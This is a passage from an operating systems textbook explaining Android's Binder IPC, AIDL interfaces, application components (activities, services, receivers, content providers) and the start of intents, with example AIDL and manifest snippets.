Most user-space code does not directly interact with the *Binder* kernel module. Instead, there is a user-space object-oriented library that provides a simpler API. The first level of these user-space APIs maps fairly directly to the kernel concepts we have covered so far, in the form of three classes:

1. **IBinder** is an abstract interface for a *Binder* object. Its key method is *transact*, which submits a transaction to the object. The implementation receiving the transaction may be an object either in the local process or in another process; if it is in another process, this will be delivered to it through the *Binder* kernel module as previously discussed.
2. **Binder** is a concrete *Binder* object. Implementing a *Binder* subclass gives you a class that can be called by other processes. Its key method is *onTransact*, which receives a transaction that was sent to it. The main responsibility of a *Binder* subclass is to look at the transaction data it receives here and perform the appropriate operation.
3. **Parcel** is a container for reading and writing data that is in a *Binder* transaction. It has methods for reading and writing typed data—integers, strings, arrays—but most importantly it can read and write references to any *IBinder* object, using the appropriate data structure for the kernel to understand and transport that reference across processes.

Figure 10-46 depicts how these classes work together, modifying Fig. 10-44 that we previously looked at with the user-space classes that are used. Here we see that *Binder1b* and *Binder2a* are instances of concrete *Binder* subclasses. To perform an IPC, a process now creates a **Parcel** containing the desired data, and sends it through another class we have not yet seen, **BinderProxy**. This class is created whenever a new handle appears in a process, thus providing an implementation of *IBinder* whose *transact* method creates the appropriate transaction for the call and submits it to the kernel.

The kernel transaction structure we had previously looked at is thus split apart in the user-space APIs: the target is represented by a *BinderProxy* and its data is held in a *Parcel*. The transaction flows through the kernel as we previously saw and, upon appearing in user space in the receiving process, its target is used to determine the appropriate receiving *Binder* object while a *Parcel* is constructed from its data and delivered to that object's *onTransact* method.

These three classes now make it fairly easy to write IPC code:

1. Subclass from *Binder*.
2. Implement *onTransact* to decode and execute incoming calls.
3. Implement corresponding code to create a *Parcel* that can be passed to that object's *transact* method.




Figure 10-46. *Binder* user-space API.

The bulk of this work is in the last two steps. This is the **unmarshalling** and **marshalling** code that is needed to turn how we'd prefer to program—using simple method calls—into the operations that are needed to execute an IPC. This is boring and error-prone code to write, so we'd like to let the computer take care of that for us.

Binder Interfaces and AIDL

The final piece of *Binder* IPC is the one that is most often used, a high-level interface-based programming model. Instead of dealing with *Binder* objects and **Parcel** data, here we get to think in terms of interfaces and methods.

The main piece of this layer is a command-line tool called **AIDL** (for **Android Interface Definition Language**). This tool is an interface compiler, taking an abstract description of an interface and generating from it the source code necessary to define that interface and implement the appropriate marshalling and unmarshalling code needed to make remote calls with it.

Figure 10-47 shows a simple example of an interface defined in AIDL. This interface is called *IExample* and contains a single method, *print*, which takes a single String argument.

```
package com.example

interface IExample {
     void print(String msg);
}
```

Figure 10-47. Simple interface described in AIDL.

An interface description like that in Fig. 10-47 is compiled by AIDL to generate three Java-language classes illustrated in Fig. 10-48:

1. **IExample** supplies the Java-language interface definition.
2. **IExample.Stub** is the base class for implementations of this interface. It inherits from *Binder*, meaning it can be the recipient of IPC calls; it inherits from **IExample**, since this is the interface being implemented. The purpose of this class is to perform unmarshalling: turn incoming *onTransact* calls in to the appropriate method call of *IExample*. A subclass of it is then responsible only for implementing the *IExample* methods.
3. **IExample.Proxy** is the other side of an IPC call, responsible for performing marshalling of the call. It is a concrete implementation of *IExample*, implementing each method of it to transform the call into the appropriate **Parcel** contents and send it off through a *transact* call on an *IBinder* it is communicating with.




Figure 10-48. *Binder* interface inheritance hierarchy.

With these classes in place, there is no longer any need to worry about the mechanics of an IPC. Implementors of the *IExample* interface simply derive from *IExample.Stub* and implement the interface methods as they normally would. Callers will receive an *IExample* interface that is implemented by *IExample.Proxy*, allowing them to make regular calls on the interface.

The way these pieces work together to perform a complete IPC operation is shown in Fig. 10-49. A simple *print* call on an *IExample* interface turns into:

1. *IExample.Proxy* marshals the method call into a *Parcel*, calling *transact* on the underlying *BinderProxy*.
2. *BinderProxy* constructs a kernel transaction and delivers it to the kernel through an *ioctl* call.
3. The kernel transfers the transaction to the intended process, delivering it to a thread that is waiting in its own *ioctl* call.

4. The transaction is decoded back into a *Parcel* and *onTransact* called on the appropriate local object, here *ExampleImpl* (which is a subclass of *IExample.Stub*).
5. *IExample.Stub* decodes the *Parcel* into the appropriate method and arguments to call, here calling *print*.
6. The concrete implementation of *print* in *ExampleImpl* finally executes.




Figure 10-49. Full path of an *AIDL*-based *Binder* IPC.

The bulk of Android's IPC is written using this mechanism. Most services in Android are defined through AIDL and implemented as shown here. Recall the previous Fig. 10-40 showing how the implementation of the *package manager* in the *system_server* process uses IPC to publish itself with the *service manager* for other processes to make calls to it. Two AIDL interfaces are involved here: one for the *service manager* and one for the *package manager*. For example, Fig. 10-50 shows the basic AIDL description for the *service manager*; it contains the *getService* method, which other processes use to retrieve the *IBinder* of system service interfaces like the *package manager*.

10.8.8 Android Applications

Android provides an application model that is very different from the normal command-line environment in the Linux shell or even applications launched from a graphical user interface. An application is not an executable file with a main entry point; it is a container of everything that makes up that app: its code, graphical resources, declarations about what it is to the system, and other data.

```
package android.os

interface IServiceManager {
      IBinder getService(String name);
      void addService(String name, IBinder binder);
}
```

Figure 10-50. Basic service manager AIDL interface.

An Android application by convention is a file with the *apk* extension, for **Android Package**. This file is actually a normal *zip* archive, containing everything about the application. The important contents of an *apk* are:

1. A manifest describing what the application is, what it does, and how to run it. The manifest must provide a package name for the application, a Java-style scoped string (such as com.android.app.calculator), which uniquely identifies it.
2. Resources needed by the application, including strings it displays to the user, XML data for layouts and other descriptions, graphical bitmaps, etc.
3. The code itself, which may be Dalvik bytecode as well as native library code.
4. Signing information, securely identifying the author.

The key part of the application for our purposes here is its manifest, which appears as a precompiled XML file named AndroidManifest.xml in the root of the apk's zip namespace. A complete example manifest declaration for a hypothetical email application is shown in Fig. 10-51: it allows you to view and compose emails and also includes components needed for synchronizing its local email storage with a server even when the user is not currently in the application.

Android applications do not have a simple main entry point which is executed when the user launches them. Instead, they publish under the manifest's <application> tag a variety of entry points describing the various things the application can do. These entry points are expressed as four distinct types, defining the core types of behavior that applications can provide: activity, receiver, service, and content provider. The example we have presented shows a few activities and one declaration of the other component types, but an application may declare zero or more of any of these.

Each of the different four component types an application can contain has different semantics and uses within the system. In all cases, the android:name attribute supplies the Java class name of the application code implementing that component, which will be instantiated by the system when needed.

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
      package="com.example.email">
   <application>

      <activity android:name="com.example.email.MailMainActivity">
         <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
         </intent-filter>
      </activity>

      <activity android:name="com.example.email.ComposeActivity">
         <intent-filter>
            <action android:name="android.intent.action.SEND" />
            <category android:name="android.intent.category.DEFAULT" />
            <data android:mimeType="*/*" />
         </intent-filter>
      </activity>

      <service android:name="com.example.email.SyncService">
      </service>

      <receiver android:name="com.example.email.SyncControlReceiver">
         <intent-filter>
            <action android:name="android.intent.action.DEVICE_STORAGE_LOW" />
         </intent-filter>
         <intent-filter>
            <action android:name="android.intent.action.DEVICE_STORAGE_OKAY" />
         </intent-filter>
      </receiver>

      <provider android:name="com.example.email.EmailProvider"
            android:authorities="com.example.email.provider.email">
      </provider>

   </application>
</manifest>
```

Figure 10-51. Basic structure of AndroidManifest.xml.

The **package manager** is the part of Android that keeps track of all application packages. It parses every application's manifest, collecting and indexing the information it finds in them. With that information, it then provides facilities for clients to query it about the currently installed applications and retrieve relevant information about them. It is also responsible for installing applications (creating storage space for the application and ensuring the integrity of the apk) as well as everything needed to uninstall (cleaning up everything associated with a previously installed app).

Applications statically declare their entry points in their manifest so they do not need to execute code at install time that registers them with the system. This design makes the system more robust in many ways: installing an application does not require running any application code, the top-level capabilities of the application can always be determined by looking at the manifest, there is no need to keep a separate database of this information about the application which can get out of sync (such as across updates) with the application's actual capabilities, and it guarantees no information about an application can be left around after it is uninstalled. This decentralized approach was taken to avoid many of these types of problems caused by Windows' centralized Registry.

Breaking an application into finer-grained components also serves our design goal of supporting interoperation and collaboration between applications. Applications can publish pieces of themselves that provide specific functionality, which other applications can make use of either directly or indirectly. This will be illustrated as we look in more detail at the four kinds of components that can be published.

Above the package manager sits another important system service, the **activity manager**. While the package manager is responsible for maintaining static information about all installed applications, the activity manager determines when, where, and how those applications should run. Despite its name, it is actually responsible for running all four types of application components and implementing the appropriate behavior for each of them.

Activities

An **activity** is a part of the application that interacts directly with the user through a user interface. When the user launches an application on their device, this is actually an activity inside the application that has been designated as such a main entry point. The application implements code in its activity that is responsible for interacting with the user.

The example email manifest shown in Fig. 10-51 contains two activities. The first is the main mail user interface, allowing users to view their messages; the second is a separate interface for composing a new message. The first mail activity is declared as the main entry point for the application, that is, the activity that will be started when the user launches it from the home screen.

Since the first activity is the main activity, it will be shown to users as an application they can launch from the main application launcher. If they do so, the system will be in the state shown in Fig. 10-52. Here the activity manager, on the left side, has made an internal *ActivityRecord* instance in its process to keep track of the activity. One or more of these activities are organized into containers called *tasks*, which roughly correspond to what the user experiences as an application. At this point the activity manager has started the email application's process and an instance of its *MainMailActivity* for displaying its main UI, which is associated

with the appropriate *ActivityRecord*. This activity is in a state called *resumed* since it is now in the foreground of the user interface.




Figure 10-52. Starting an email application's main activity.

If the user were now to switch away from the email application (not exiting it) and launch a camera application to take a picture, we would be in the state shown in Fig. 10-53. Note that we now have a new camera process running the camera's main activity, an associated *ActivityRecord* for it in the activity manager, and it is now the resumed activity. Something interesting also happens to the previous email activity: instead of being resumed, it is now *stopped* and the *ActivityRecord* holds this activity's *saved state*.




Figure 10-53. Starting the camera application after email.

When an activity is no longer in the foreground, the system asks it to "save its state." This involves the application creating a minimal amount of state information representing what the user currently sees, which it returns to the activity

manager and stores in the *system_server* process, in the *ActivityRecord* associated with that activity. The saved state for an activity is generally small, containing for example where you are scrolled in an email message, but not the message itself, which will be stored elsewhere by the application in its persistent storage.

Recall that although Android does demand paging (it can page in and out clean RAM that has been mapped from files on disk, such as code), it does not rely on swap space. This means all dirty RAM pages in an application's process *must* stay in RAM. Having the email's main activity state safely stored away in the activity manager gives the system back some of the flexibility in dealing with memory that swap provides.

For example, if the camera application starts to require a lot of RAM, the system can simply get rid of the email process, as shown in Fig. 10-54. The *ActivityRecord*, with its precious saved state, remains safely tucked away by the activity manager in the *system_server* process. Since the *system_server* process hosts all of Android's core system services, it must always remain running, so the state saved here will remain around for as long as we might need it.




Figure 10-54. Removing the email process to reclaim RAM for the camera.

Our example email application not only has an activity for its main UI, but includes another *ComposeActivity*. Applications can declare any number of activities they want. This can help organize the implementation of an application, but more importantly it can be used to implement cross-application interactions. For example, this is the basis of Android's cross-application sharing system, which the *ComposeActivity* here is participating in. If the user, while in the camera application, decides she wants to share a picture she took, our email application's *ComposeActivity* is one of the sharing options she has. If it is selected, that activity will

be started and given the picture to be shared. (Later we will see how the camera application is able to find the email application's *ComposeActivity*.)

Performing that share option while in the activity state seen in Fig. 10-54 will lead to the new state in Fig. 10-55. There are a number of important things to note:

1. The email app's process must be started again, to run its *ComposeActivity*.
2. However, the old *MailMainActivity* is *not* started at this point, since it is not needed. This reduces RAM use.
3. The camera's task now has two records: the original *CameraMainActivity* we had just been in, and the new *ComposeActivity* that is now displayed. To the user, these are still one cohesive task: it is the camera currently interacting with them to email a picture.
4. The new *ComposeActivity* is at the top, so it is resumed; the previous *CameraMainActivity* is no longer at the top, so its state has been saved. We can at this point safely quit its process if its RAM is needed elsewhere.




Figure 10-55. Sharing a camera picture through the email application.

Finally let us look at would happen if the user left the camera task while in this last state (that is, composing an email to share a picture) and returned to the email

application. Figure 10-56 shows the new state the system will be in. Note that we have brought the email task with its main activity back to the foreground. This makes *MailMainActivity* the foreground activity, but there is currently no instance of it running in the application's process.




Figure 10-56. Returning to the email application.

To return to the previous activity, the system makes a new instance, handing it back the previously saved state the old instance had provided. This action of *restoring an activity from its saved state* must be able to bring the activity back to the same visual state as the user last left it. To accomplish this, the application will look in its saved state for the message the user was in, load that message's data from its persistent storage, and then apply any scroll position or other user-interface state that had been saved.

Services

A **service** has two distinct identities:

1. It can be a self-contained long-running background operation. Common examples of using services in this way are performing background music playback, maintaining an active network connection (such as with an IRC server) while the user is in other applications, downloading or uploading data in the background, etc.

2. It can serve as a connection point for other applications or the system to perform rich interaction with the application. This can be used by applications to provide secure APIs for other applications, such as to perform image or audio processing, provide a text to speech, etc.

The example email manifest shown in Fig. 10-51 contains a service that is used to perform synchronization of the user's mailbox. A common implementation would schedule the service to run at a regular interval, such as every 15 minutes, *starting* the service when it is time to run, and *stopping* itself when done.

This is a typical use of the first style of service, a long-running background operation. Figure 10-57 shows the state of the system in this case, which is quite simple. The activity manager has created a *ServiceRecord* to keep track of the service, noting that it has been *started*, and thus created its *SyncService* instance in the application's process. While in this state the service is fully active (barring the entire system going to sleep if not holding a wake lock) and free to do what it wants. It is possible for the application's process to go away while in this state, such as if the process crashes, but the activity manager will continue to maintain its *ServiceRecord* and can at that point decide to restart the service if desired.




Figure 10-57. Starting an application service.

To see how one can use a service as a connection point for interaction with other applications, let us say that we want to extend our existing *SyncService* to have an API that allows other applications to control its sync interval. We will need to define an AIDL interface for this API, like the one shown in Fig. 10-58.

```
package com.example.email

interface ISyncControl {
      int getSyncInterval();
      void setSyncInterval(int seconds);
}
```

Figure 10-58. Interface for controlling a sync service's sync interval.

To use this, another process can *bind* to our application service, getting access to its interface. This creates a connection between the two applications, shown in Fig. 10-59. The steps of this process are:

1. The client application tells the activity manager that it would like to bind to the service.
2. If the service is not already created, the activity manager creates it in the service application's process.
3. The service returns the *IBinder* for its interface back to the activity manager, which now holds that *IBinder* in its *ServiceRecord*.
4. Now that the activity manager has the service *IBinder*, it can be sent back to the original client application.
5. The client application now having the service's *IBinder* may proceed to make any direct calls it would like on its interface.




Figure 10-59. Binding to an application service.

Receivers

A **receiver** is the recipient of (typically external) events that happen, generally in the background and outside of normal user interaction. Receivers conceptually are the same as an application explicitly registering for a callback when something interesting happens (an alarm goes off, data connectivity changes, etc), but do not require that the application be running in order to receive the event.

The example email manifest shown in Fig. 10-51 contains a receiver for the application to find out when the device's storage becomes low in order for it to stop synchronizing email (which may consume more storage). When the device's storage becomes low, the system will send a *broadcast* with the low storage code, to be delivered to all receivers interested in the event.

Figure 10-60 illustrates how such a broadcast is processed by the activity manager in order to deliver it to interested receivers. It first asks the package manager

for a list of all receivers interested in the event, which is placed in a *Broadcast-Record* representing that broadcast. The activity manager will then proceed to step through each entry in the list, having each associated application's process create and execute the appropriate receiver class.




Figure 10-60. Sending a broadcast to application receivers.

Receivers only run as one-shot operations. When an event happens, the system finds any receivers interested in it, delivers that event to them, and once they have consumed the event they are done. There is no *ReceiverRecord* like those we have seen for other application components, because a particular receiver is only a transient entity for the duration of a single broadcast. Each time a new broadcast is sent to a receiver component, a new instance of that receiver's class is created.

Content Providers

Our last application component, the **content provider**, is the primary mechanism that applications use to exchange data with each other. All interactions with a content provider are through URIs using a *content:* scheme; the authority of the URI is used to find the correct content-provider implementation to interact with.

For example, in our email application from Fig. 10-51, the content provider specifies that its authority is *com.example.email.provider.email*. Thus URIs operating on this content provider would start with

```
content://com.example.email.provider.email/
```

The suffix to that URI is interpreted by the provider itself to determine which data within it is being accessed. In the example here, a common convention would be that the URI

```
content://com.example.email.provider.email/messages
```

means the list of all email messages, while

```
content://com.example.email.provider.email/messages/1
```

provides access to a single message at key number 1.

To interact with a content provider, applications always go through a system API called *ContentResolver*, where most methods have an initial URI argument indicating the data to operate on. One of the most often used *ContentResolver* methods is *query*, which performs a database query on a given URI and returns a *Cursor* for retrieving the structured results. For example, retrieving a summary of all of the available email messages would look something like:

```
query("content://com.example.email.provider.email/messages")
```

Though this does not look like it to applications, what is actually going on when they use content providers has many similarities to binding to services. Figure 10-61 illustrates how the system handles our query example:

1. The application calls *ContentResolver.query* to initiate the operation.
2. The URI's authority is handed to the activity manager for it to find (via the package manager) the appropriate content provider.
3. If the content provider is not already running, it is created.
4. Once created, the content provider returns to the activity manager its *IBinder* implementing the system's *IContentProvider* interface.
5. The content provider's *Binder* is returned to the *ContentResolver*.
6. The content resolver can now complete the initial *query* operation by calling the appropriate method on the AIDL interface, returning the *Cursor* result.

Content providers are one of the key mechanisms for performing interactions across applications. For example, if we return to the cross-application sharing system previously described in Fig. 10-55, content providers are the way data is actually transferred. The full flow for this operation is:

1. A share request that includes the URI of the data to be shared is created and is submitted to the system.
2. The system asks the *ContentResolver* for the MIME type of the data behind that URI; this works much like the *query* method we just discussed, but asks the content provider to return a MIME-type string for the URI.




Figure 10-61. Interacting with a content provider.

3. The system finds all activities that can receive data of the identified MIME type.
4. A user interface is shown for the user to select one of the possible recipients.
5. When one of these activities is selected, the system launches it.
6. The share-handling activity receives the URI of the data to be shared, retrieves its data through *ContentResolver*, and performs its appropriate operation: creates an email, stores it, etc..

10.8.9 Intents

A detail that we have not yet discussed in the application manifest shown in Fig. 10-51 is the <intent-filter> tags included with the activities and receiver declarations. This is part of the **intent** feature in Android, which is the cornerstone for how different applications identify each other in order to be able to interact and work together.

An **intent** is the mechanism Android uses to discover and identify activities, receivers, and services. It is similar in some ways to the Linux shell's search path, which the shell uses to look through multiple possible directories in order to find an executable matching command names given to it.

There are two major types of intents: *explicit* and *implicit*. An **explicit intent** is one that directly identifies a single specific application component; in Linux shell terms it is the equivalent to supplying an absolute path to a command. The

most important part of such an intent is a pair of strings naming the component: the *package name* of the target application and *class name* of the component within that application. Now referring back to the activity of Fig. 10-52 in application Fig. 10-51, an explicit intent for this component would be one with package name com.example.email and class name com.example.email.MailMainActivity.

The package and class name of an explicit intent are enough information to uniquely identify a target component, such as the main email activity in Fig. 10-52. From the package name, the package manager can return everything needed about the application, such as where to find its code. From the class name, we know which part of that code to execute.

An **implicit intent** is one that describes characteristics of the desired component, but not the component itself; in Linux shell terms this is the equivalent to supplying a single command name to the shell, which it uses with its search path to find a concrete command to be run. This process of finding the component matching an implicit intent is called **intent resolution**.

